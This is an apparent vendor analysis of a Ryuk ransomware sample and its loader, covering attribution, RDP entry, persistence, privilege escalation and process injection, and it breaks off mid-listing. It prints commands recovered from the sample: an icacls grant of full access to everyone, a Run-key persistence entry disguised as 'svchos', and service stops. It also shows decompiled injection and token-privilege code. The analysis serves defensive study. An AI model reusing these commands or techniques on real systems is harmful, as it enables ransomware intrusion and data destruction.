

# /Ryuk

## Malware report



# Index

1. Executive report	3
2. Features	6
3. Entry vector	7
4. Loader	9
5. Ryuk	12
5.1 Persistence	12
5.2 Privileges	13
5.3 Injection	15
5.4 Encryption	18
6. Relevant imports and flags	24
7. IOC	25

# 1. Informe ejecutivo

This document contains the analysis of a variant of the ransomware **Ryuk**, as well as the loader in charge of **loading** the malware on the system.

The ransomware Ryuk first appeared in summer 2018. One of the differences between Ryuk and other kinds of ransomware is that it mainly focuses on attacking business environments.

In mid-2019, a large number of Spanish companies were attacked by cybercriminal organizations that made use of this kind of ransomware.



Figure 1: Excerpt from El Confidencial about the Ryuk attack [1]



Figure 2: Excerpt from El País about the attack produced by Ryuk [2]

Ryuk has attacked a wide range of targets in a range of countries this year. As we can see in the following figures, the worst hit countries were Germany, China, Algeria, and India.

Comparing the amount of cyberattacks, we can see that Ryuk has affected millions of users, compromising a huge quantity of data, and creating major economic losses.




Figure 3: Illustration of Ryuk’s global activity




Figure 4: Top 16 countries affected worldwide by Ryuk




Figure 5: Number of users attacked by Ryuk in millions

Following the usual **modus operandi** of ransomware, once the encryption is finished, the sample releases a ransom note stating that, in order to recover the encrypted files, the victim must make a payment in Bitcoins to the address indicated.

This malware has evolved since it first appeared. The sample that will be analyzed in this document was found attempting to carry out an attack in mid-January 2020.

Because of its complexity, this malware has often been attributed to organized cybercriminal groups also known as APT groups.

Part of Ryuk's code has noticeable similarities with the code and structure of another piece of ransomware known as Hermes, and certain features have been reused. This is why Ryuk was originally attributed to the North Korean group Lazarus, which, at the time, was suspected of being behind the Hermes ransomware.

Subsequently, the Falcon X intelligence service, developed by CrowdStrike, noted that Ryuk was in fact created by the group **WIZARD SPIDER [4]**.

There are several clues to support this theory. One clue is the fact that the ransomware was advertised on the website **exploit.in**, which is a known Russian malware market, and has previously been linked to several Russian APT groups. This fact rules out the theory that Ryuk could have been developed by the APT group Lazarus, since this is not representative of how the group acts.

Moreover, Ryuk was advertised as a piece of ransomware that wouldn't work on Russian, Ukrainian, or Belarusian systems. This is due to a feature detected in some versions of Ryuk, where it checks the language of the system where it is running and stops if the system language is Russian, Ukrainian, or Belarusian. Finally, during a forensic investigation of a machine that had been compromised by the group WIZARD SPIDER several artifacts were found that suggested that they were involved in the development of the Ryuk variant of Hermes.

On the other hand, the researchers Gabriela Nicolao and Luciano Martins suggest that the ransomware may have been developed by the **APT CryptoTech [5]**. This is down to the fact that this group posted on the forum of the same website saying that they were behind the development of a new version of the ransomware Hermes, just a few months before Ryuk first appeared.

Several forum users questioned whether CryptoTech had really created Ryuk. However, the group defended itself, and claimed they had evidence that they had developed 100% of this ransomware.

## 2. Features

We are starting with a loader, whose job is to identify the system it is on so as to be able to launch the right version of the Ryuk ransomware.

The hash of the loader is as follows:

MD5	A73130B0E379A989CBA3D695A157A495
SHA256	EF231EE1A2481B7E627921468E79BB4369CCFAEB19A575748DD2B664ABC4F469

One of the peculiarities of this loader is that it doesn't contain any metadata, that is, the creators of this malware didn't include any information in its data.

At times they include erroneous data in order to trick the user into thinking she is running a legitimate application. However, as we will see later, when using an infection vector where the user does not have to interact, as is the case here, the attackers didn't think it necessary to use this technique.

Información de propiedades	
Comments:	NULL
Language:	NULL
CompanyName:	
LegalCopyright:	NULL
FileDescription:	NULL
OriginalFilename:	
FileVersion:	NULL
ProductName:	
InternalName:	
ProductVersion:	NULL

Figure 6: Sample metadata

The sample was compiled in 32 bits, in order to be able to run in both 32- and 64-bit environments.

### 3. Entry vector

The sample the drops and runs Ryuk reached our system via a remote connection gained during an RDP attack.




Figure 7: Register of the attack

The malicious user managed to log in remotely. Once logged in, he created an executable with our sample.

This executable was blocked by the antivirus solution before running.

	5159	13/01/2020 23:08:39.077	13/01/2020 23:08:39.077	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe
	5160	13/01/2020 23:08:39.0...	13/01/2020 23:08:39.0...	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe
	5161	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498					
	5162	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe

Figure 8: Blocking of the sample

#### Detalle del evento >>

0 id	5162
1 eventtype	RemediationOps
2 timestamp	13/01/2020 23:08:41.498
3 version	3
4 versioncon...	1.0.0.534
5 versionage...	02.50.00.0000
6 versiondet...	2.0.0.737
7 versionpro...	08.00.15.0010
8 parentmd5	b3541a5a20c6264781909b1b7fe54836
9 parentblake	7b847a90b1c112079c19b1a7789e68867c1507cffad661b204fc24ec7392fa92

10 parentpath	3 WINDOWS \explorer.exe
11 parentfilen...	explorer.exe
12 parentflags	16384
13 childmd5	a73130b0e379a989cba3d695a157a495
14 childpath	3 TEMP \2\r3-59.exe
15 childfilena...	r3-59.exe
16 childflags	0
17 winningtech	Cloud
18 detectionid	26550632
19 action	Quarantine
20 servicelevel	Block
21 exploitorigin	0
22 parentpid	761

Figure 9: Blocking of the sample

When the malicious file was blocked, the intruder tried to load an encrypted version of the executable, which was also blocked.

#	id	timestamp ↑	localdatetime	parentpath	parentfilename	parentpid	childpath	childfilename ▾
	5159	13/01/2020 23:08:39.0...	13/01/2020 23:08:39.0...	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59.exe	r3-59.exe
	5160	13/01/2020 23:08:39.077	13/01/2020 23:08:39.077	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59.exe	r3-59.exe
	5162	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59.exe	r3-59.exe
	5164	13/01/2020 23:08:46.825	13/01/2020 23:08:46.825	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5165	13/01/2020 23:08:46.825	13/01/2020 23:08:46.825	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5168	13/01/2020 23:08:49.762	13/01/2020 23:08:49.762	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5273	13/01/2020 23:23:38.082	13/01/2020 23:23:38.082	3 WINDOWS Explorer.E...	explorer.exe	761	3 r3-59_for_crypt_x86_...	r3-59_for_crypt_x86_20...
	5275	13/01/2020 23:24:03.452	13/01/2020 23:24:03.452	3 WINDOWS Explorer.E...	explorer.exe	761	3 DESKTOPDIRECTORY ...	r3-59_for_crypt_x86_20...

Figure 10: Set of samples attacker attempted to run

Lastly, he tried to load another malicious file through an encrypted PowerShell in order to bypass the antivirus protection. This, however, was also blocked.

0 id	5314
1 eventtype	CreateProc
2 parentstatus	NotUploadGWLocal
3 childstatus	StatusOk
4 timestamp	13/01/2020 23:41:18.400
5 parentmd5	c031e215b8b08c752bf362f6d4c5d3ad
6 parentpath	3 SYSTEM WindowsPowerShell\v1.0 powershell.exe
7 parentfilename	powershell.exe
8 parentpid	1005
9 childmd5	865c0c0b4ab0e063e5caa3387c1a8741
10 childpath	3 WINDOWS TEMP\489314d86c55a948a225789db7a93229.tmp
11 childfilename	489314d86c55a948a225789db7a93229.tmp
12 childpid	0
13 accesstype	0
14 parentattributes	ISPE
15 childattributes	ISPE
16 totalresolutionti...	0
17 remediationresult	Angry
18 childclassification	Suspect
19 action	Quarantine
20 servicelevel	Block

Figure 11: PowerShell with malicious content blocked


	5313	13/01/2020 23:41:18.400	13/01/2020 23:41:18.400	3 SYSTEM wbem\wmip...	wmiprvse.exe	739	3 SYSTEM WindowsPo...	powershell.exe	1005
	5314	13/01/2020 23:41:18.400	13/01/2020 23:41:18.400	3 SYSTEM WindowsPo...	powershell.exe	1005	3 WINDOWS TEMP\489...	489314d86c55a948a2257...	0
	5315	13/01/2020 23:41:19.400	13/01/2020 23:41:19.400	3 SYSTEM WindowsPo...	powershell.exe		3 WINDOWS TEMP\489...	489314d86c55a948a2257...	

Figure 12: PowerShell with malicious content blocked



## 4. Loader

When it executes, it drops a ReadMe in **%temp%**, which is typical of Ryuk. It is the ransom note, containing an email address with a protonmail domain, which is quite common in this malware family: **msifelabem1981@protonmail.com**




```
msifelabem1981@protonmail.com
```

```
</html
```

# Ryuk

Figure 13: Ransom note

During execution, you can see that it launches several executables with random names. These are stored in the **PUBLIC** directory, but hidden, so that if "Show hidden files and folders" isn't activated on the OS, it will stay hidden. This will be seen in more detail in persistence. What's more, they are 64-bit, unlike the parent, which is 32-bit.



2760	QueryNameInfo...	C:\Users\infectado\Desktop\sample.exe
2760	CreateFile	C:\Users\Public\VWjRF.exe
2760	WriteFile	C:\Users\Public\VWjRF.exe
2760	CloseFile	C:\Users\Public\VWjRF.exe

Figure 14: Executables launched by the sample

As you can see in the above image, Ryuk will launch `icacls.exe`, which will be used to change the ACLs (Access control lists) in all units that we have mapped, thus guaranteeing access and modifying the flags.

It grants full access to all users, all files on the unit (/T) regardless of errors (/C) and without showing any messages (/Q).

```

2112 icacls "C:\*" /grant Everyone:F /T /C /Q
2112 icacls "D:\*" /grant Everyone:F /T /C /Q

```

Figure 15: Execution parameters of `icacls.exe` launched by the sample

It is important to bear in mind that Ryuk checks which version of Windows is being run. To do so, it performs a version check with `GetVersionExW`, in which it will compare the `lpVersionInformation` flag, which will indicate whether the machine where it is running is later than **WindowsXP**.

```

_COMPROBAR_VSO proc near
VersionInformation= _OSVERSIONINFOW ptr -114h

push    ebp
mov     ebp, esp
sub     esp, 114h
push    114h
push    0
lea    eax, [ebp+VersionInformation]
push    eax
call   sub_4010D0
add    esp, 0Ch
mov    [ebp+VersionInformation.dwOSVersionInfoSize], 114h
lea    ecx, [ebp+VersionInformation]
push    ecx ; lpVersionInformation
call   ds:GetVersionExW
cmp    [ebp+VersionInformation.dwMajorVersion], 5
jnz    short loc_4011D8

```

```

bIsWindowsXPorLater =
( (osvi.dwMajorVersion > 5) ||
( (osvi.dwMajorVersion == 5) && (osvi.dwMinorVersion >= 1) ));

```

Depending on whether we have a version higher than Windows XP, it will drop in the local user's folder and, as is this case, in **%Public%**.

```

mov     edi, [ebp+var_40]
mov     ecx, 13h
mov     esi, offset aDocumentsAndSe ; "\\Documents and Settings\\Default User"...
rep movsd
jmp     short loc_401572

mov     edi, [ebp+var_20]
mov     ecx, 7
mov     esi, offset aUsersPublic ; "\\users\\Public\\"
rep movsd
movsw

```

Figure 17: Checking OS version.

The file dropped is Ryuk, and the next thing it does is to execute it by passing its own address as a parameter.

```
WriteFile(hFile, &byte_445D78, dword_412774, &NumberOfBytesWritten, 0);
CloseHandle(hFile);
_BUSCA_UNIDADES();
Sleep(0x9C4u);
ShellExecuteW(0, 0, &FileName, &Filename, 0, 0);
return 0;
```

Figure 18: Execution of Ryuk via ShellExecute

The first thing Ryuk does is to obtain input parameters. This time, there are two input parameters, the executable itself and the address of the dropper, which are used to delete traces of itself.

A73130B0E379...	1488	Process Create	C:\users\Public\ZLYKb.exe
ZLYKb.exe	2136	Process Start	
ZLYKb.exe	2136	Thread Create	

Command line: "C:\users\Public\ZLYKb.exe" "C:\Users\infectado\Desktop\A73130B0E379A989CBA3D695A157A495.exe"

Figure 19: Creation of the process

You can also see that, once it has launched its executables, it deletes itself, thus leaving no trace of itself in the folder where it executed.

```
v6 = CommandLineToArgvW(v5, &Value);
if ( !GetLastError() )
{
    itoa(Value, &v38, 10);
    if ( Value <= 2 )
    {
        if ( Value == 2 && v6[1] )
        {
            Sleep(0x1388u);
            DeleteFileW(v6[1]);
        }
    }
}
```

Figure 20: Deleting the file

## 5. RYUK

### 5.1 Persistence

Ryuk, like other malware, tries to stay on systems as long as possible. As seen above, one of its ways of doing this is to create executables and launch them in secret. To do this, its most common practice is to modify the registry key **CurrentVersion\Run**.

In this case, you can see that, for this purpose, the first file launched, **VWjRF.exe** (name generated randomly), launches a **cmd.exe**.




Figure 21: Execution of VWjRF.exe

This will enter RUN with the name “**svchos**”. This way, if you check the registry keys at any time, it will be easy to overlook this detail, given its similarity **svchost**. With this key, Ryuk ensures that it stays on the system. If the system has not been infected by now, when you reboot the system, the executable will try again.

```
1576  
"C:\Windows\System32\cmd.exe" /C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d "C:\users\Public\VWjRF.exe" /f
```

Figure 22: the sample ensures persistence in the registry key

We can also see that this executable stops two services: “**audioendpointbuilder**”, which, as its name suggests, corresponds to the system audio

```
3276  
"C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
```

Figure 23: The sample stops the audio service on the system

And **samss**, which is the **Accounts manager service**. Both practices are characteristic of Ryuk. In this case, if the system is linked to a SIEM system, it tries to stop it from sending any alerts. This way, it protects its next steps, since some SAM services may not be able to start correctly after Ryuk executes.

```
3364  
"C:\Windows\System32\net.exe" stop "samss" /y
```

Figure 24: Sample stops the SamSs service

## 5.2 Privileges

Generally speaking, Ryuk starts with a lateral movement or is launched by another piece of malware, such as Emotet or Trickbot, which take care of escalating privileges to grant them to the ransomware.

Beforehand, as a prelude to what will be the process injection, we see that it carries out an **ImpersonateSelf**, which means that the security context access Token will be passed on to the thread that it will immediately obtain with **GetCurrentThread**.

```
lea    ecx, [rbx-26h] ; ImpersonationLevel
call   cs:ImpersonateSelf
call   cs:GetCurrentThread
```

Figure 25: Call to ImpersonateSelf

We then see that it will link the access token with the thread. We also see that one of the flags is **DesiredAccess**, which can be used to control the access the thread is going to have. In this case, the value that edx will receive should be **TOKEN\_ALL\_ACCESS**, or failing that, **TOKEN\_WRITE**.

```
lea    ecx, [rbx-26h] ; ImpersonationLevel
call   cs:ImpersonateSelf
call   cs:GetCurrentThread
lea    r9, [rsp+0BB060h+var_BB028] ; TokenHandle
xor    r8d, r8d ; OpenAsSelf
mov    rcx, rax ; ThreadHandle
mov    edx, ebx ; DesiredAccess
call   cs:OpenThreadToken
```

TOKEN_WRITE	Combines STANDARD_RIGHTS_WRITE, TOKEN_ADJUST_PRIVILEGES, TOKEN_ADJUST_GROUPS, and TOKEN_ADJUST_DEFAULT.
TOKEN_ALL_ACCESS	Combines all possible access rights for a token.

Figure 26: Creation a thread token

Then, it will use **SeDebugPrivilege** and will make a call to grant Debug privileges to the Thread, thus specifying the **PROCESS\_ALL\_ACCESS**, it will be able to access any process it wants to, given that it already has the thread prepared, all that's missing is the final part.

```
loc_140005989: ; TokenHandle
mov    rcx, [rsp+0BB060h+var_BB028]
lea    rdx, aSedebugprivile ; "SeDebugPrivilege"
mov    r8d, edi
```

Figure 27: Call to SeDebugPrivilege and privilege escalation function

On the one hand, we have **LookupPrivilegeValueW**, which will give us the necessary information about the privilege we want to escalate.

```
v3 = a3;
v4 = TokenHandle;
if ( !LookupPrivilegeValueW(0i64, a2, &Luid) )
{
    v5 = GetLastError();
    v6 = "LookupPrivilegeValue error: %u\n";
LABEL_3:
    printf(v6, v5);
    return 0i64;
}
```

Figure 28: Querying information about the privilege to escalate

On the one hand, we have **AdjustTokenPrivileges**, which will enable the necessary permissions on our token. In this case, the most important is **NewState**, whose flag will grant the privilege.

```
NewState.Privileges[0].Luid = Luid;
NewState.PrivilegeCount = 1;
NewState.Privileges[0].Attributes = v3 != 0 ? 2 : 0;
if ( !AdjustTokenPrivileges(v4, 0, &NewState, 0x10u, 0i64, 0i64) )
{
    v5 = GetLastError();
    v6 = "AdjustTokenPrivileges error: %u\n";
    goto LABEL_3;
}
```

Value	Meaning
SE_PRIVILEGE_ENABLED	The function enables the privilege.

Figure 29: Adjusting Token Privileges

## 5.3 Injection

This section will show how the sample performs the injection process previously mentioned in this report.

The main purpose of the process injection, as well as escalation, is to obtain access to **Shadow Copies**. To do this, it needs to work with a thread with privileges higher than the local user's. Once it has this, it will delete the copies and make changes to other processes in order to make it impossible to return to an earlier point in the OS.

As is normal in this kind of malware, to perform the injection, it uses **CreateToolHelp32Snapshot**, so it takes a screenshot of the processes that are currently running and will try to access the processes listed with **OpenProcess**. Once it has accessed a process, it will also open a **token** with its information to obtain the parameters of this process.

```

TokenInformationLength = 0;
v4 = CreateToolhelp32Snapshot(2u, 0);
v5 = v4;
if ( v4 != (HANDLE)-1i64 && Process32FirstW(v4, &pe) )
{
    if ( Process32NextW(v5, &pe) )
    {
        v6 = (_DWORD*)(v1 + 504);
        do
        {
            SetLastError(0);
            v7 = OpenProcess(0x1FFFFFFu, 0, pe.th32ProcessID);
            if ( v7 )
            {
                wcsncpy((wchar_t*)(v1 + 508i64 * v3), pe.szExeFile, 0x103ui64);
                *(v6 - 1) = pe.th32ProcessID;
                if ( OpenProcessToken(v7, 0x20008u, &TokenHandle) )
                {
                    GetTokenInformation(TokenHandle, TokenUser, v2, 0, &TokenInformationLength);
                    v8 = TokenInformationLength;
                    v9 = GetProcessHeap();
                    v2 = (PSID *)HeapAlloc(v9, 8u, v8);
                    if ( GetTokenInformation(TokenHandle, TokenUser, v2, TokenInformationLength, &TokenInformationLength) )
                }
            }
        } while (Process32NextW(v5, &pe));
    }
}
    
```

Figure 30: Obtaining processes from the computer

We can dynamically see how it obtains the list of processes in the subroutine **140002D9C** running with **CreateToolhelp32Snapshot**. Once it gets them, it goes through the list trying to open the processes one by one with **OpenProcess** until it lets it. In this case, the first process that it can open is **"taskhost.exe"**

0000140002E0D	E8 8C2D0000	call <JMP.&Process32NextW>	
0000140002E12	85C0	test eax,eax	
0000140002E14	0F84 01020000	je vxafl.14000301B	
0000140002E1A	48:8DB3 F8010000	lea rsi,qword ptr ds:[rbx+1F8]	
0000140002E21	33C9	xor ecx,ecx	
0000140002E23	FF15 57320100	call qword ptr ds:[&SetLastError]	
0000140002E29	44:8B4424 68	mov r8d,dword ptr ss:[rsp+68]	
0000140002E2E	33D2	xor edx,edx	
0000140002E30	B9 FFFF1F00	mov ecx,1FFFFFF	
0000140002E35	FF15 25330100	call qword ptr ds:[&OpenProcess]	
0000140002E3B	4C:8BE0	mov r12,rax	
0000140002E3E	48:85C0	test rax,rax	
0000140002E41	0F84 B6010000	je vxafl.140002FFD	
0000140002E47	49:63CF	mousxd rcx,r15d	
0000140002E4A	48:8D55 8C	lea rdx,qword ptr ss:[rbp-74]	
0000140002E4E	48:69C9 FC010000	imul rcx,rcx,1FC	
0000140002E55	41:B8 03010000	mov r8d,103	
0000140002E5B	48:03CB	add rcx,rbx	
0000140002E5E	E8 25530000	call vxafl.140008188	edx:L"taskhost.exe"

Figure 31: Dynamic execution of routine for obtaining process

We can see that it subsequently reads the process token information, so it calls **OpenProcessToken** with the parameter "20008"

0000000140002E68	004024 00	mov ecx,qword ptr ss:[rsp+00]
0000000140002E67	4C:8D4424 48	lea r8,qword ptr ss:[rsp+48]
0000000140002E6C	894E FC	mov dword ptr ds:[rsi-4],ecx
0000000140002E6F	BA 08000200	mov edx,20008
0000000140002E74	49:8BCC	mov rcx,r12
0000000140002E77	FF15 83310100	call qword ptr ds:[<&OpenProcessToken>]
0000000140002E7D	85C0	test eax,eax

Figure 32: Reading the process information token

It also checks that the process that it will inject into isn't **csrss.exe**, **explorer.exe**, **lsass.exe** or that it has the privilege range of **NT authority**.

```

test    eax, eax
jz     short loc_140005AE5
mov    rdx, rsi        ; Str2
lea   rcx, Str1        ; Str1
call   wcsicmp
test   eax, eax
jz     short loc_140005AE5
cmp    [rbx+4], r15d
jnz   short loc_140005AE5
lea   rdx, aCsrssExe ; "csrss.exe"
mov   rcx, rsi        ; Str1
call   wcsicmp
test   eax, eax
jz     short loc_140005AE5
lea   rdx, aExplorerExe ; "explorer.exe"
mov   rcx, rsi        ; Str1
call   wcsicmp
test   eax, eax
jz     short loc_140005AE5
lea   rdx, aLsassExe ; "lsass.exe"
mov   rcx, rsi        ; Str1
call   wcsicmp

```

Figure 33: Excluded processes

We can dynamically see how it first performs the check with process token information in **140002D9C** to find out whether the account whose permissions are being used to execute the process is **NT AUTHORITY**.

0000000140002F08	49:8B55 00	mov rax,qword ptr ds:[r13]	
0000000140002F6C	48:8BD8	mov rbx,rax	rbx:L"MISTBORN"
0000000140002F6F	48:8D4424 40	lea rax,qword ptr ss:[rsp+40]	
0000000140002F74	33C9	xor ecx,ecx	
0000000140002F76	48:894424 30	mov qword ptr ss:[rsp+30],rax	
0000000140002F7B	48:8D85 F0010000	lea rax,qword ptr ss:[rbp+1F0]	
0000000140002F82	48:894424 28	mov qword ptr ss:[rsp+28],rax	
0000000140002F87	48:895C24 20	mov qword ptr ss:[rsp+20],rbx	[rsp+20]:L"MISTBORN"
0000000140002F8C	FF15 8E300100	call qword ptr ds:[<&LookupAccountSid>]	
→ 0000000140002F92	66:833B 4E	cmp word ptr ds:[rbx],4E	rbx:L"MISTBORN", 4E:'N'
0000000140002F96	75 16	jne vxf1.140002FAE	
0000000140002F98	66:837B 02 54	cmp word ptr ds:[rbx+2],54	rbx+2:L"ISTBORN", 54:'T'
0000000140002F9D	75 0F	jne vxf1.140002FAE	
0000000140002F9F	66:837B 06 41	cmp word ptr ds:[rbx+6],41	rbx+6:L"TBORN", 41:'A'

Figure 34: NT AUTHORITY check



And later, outside the routine, it checks that is is not **csrss.exe**, **explorer.exe** o **Isaas.exe**.

0000000140005A70	74 73	je vxafl.140005AE5	
0000000140005A72	48:8BD6	mov rdx,rsi	rdx:L"taskhost.exe", rsi:L"taskhost.exe"
0000000140005A75	48:8D0D 1CA21600	lea rcx,qword ptr ds:[14016FC98]	
0000000140005A7C	E8 97260000	call vxafl.140008118	
0000000140005A81	85C0	test eax,eax	
0000000140005A83	74 60	je vxafl.140005AE5	
0000000140005A85	44:397B 04	cmp dword ptr ds:[rbx+4],r15d	
0000000140005A89	75 5A	jne vxafl.140005AE5	
0000000140005A8B	48:8D15 8E0B0100	lea rdx,qword ptr ds:[140016620]	rdx:L"taskhost.exe", 0000000140016620:L"csrss.exe"
0000000140005A92	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005A95	E8 7E260000	call vxafl.140008118	
0000000140005A9A	85C0	test eax,eax	
0000000140005A9C	74 47	je vxafl.140005AE5	
0000000140005A9E	48:8D15 930B0100	lea rdx,qword ptr ds:[140016638]	rdx:L"taskhost.exe", 0000000140016638:L"explorer.exe"
0000000140005AA5	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005AA8	E8 6B260000	call vxafl.140008118	
0000000140005AAD	85C0	test eax,eax	
0000000140005AAF	74 34	je vxafl.140005AE5	
0000000140005AB1	48:8D15 A00B0100	lea rdx,qword ptr ds:[140016658]	rdx:L"taskhost.exe", 0000000140016658:L"Isaas.exe"
0000000140005AB8	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005ABB	E8 58260000	call vxafl.140008118	

Figure 35: NT AUTHORITY check

One it has taken the screenshot of the processes and has opened the processes and checked that none of them are those that are excluded, it is ready to write to the memory of the processes to be injected.

To do this, it first reserves memory space (**VirtualAllocEx**), writes on it (**WriteProcessMemory**) and creates a thread (**CreateRemoteThread**). To operate with these functions, it uses the PIDs of the chosen processes that it has previously obtained with **CreateToolhelp32Snapshot**

```

v8 = VirtualAllocEx(v2, v5, v6, 0x3000u, 0x40u);
if ( !v8 )
{
    v9 = GetLastError();
    itoa(v9, &Dest, 10);
    CloseHandle(v2);
    return 1i64;
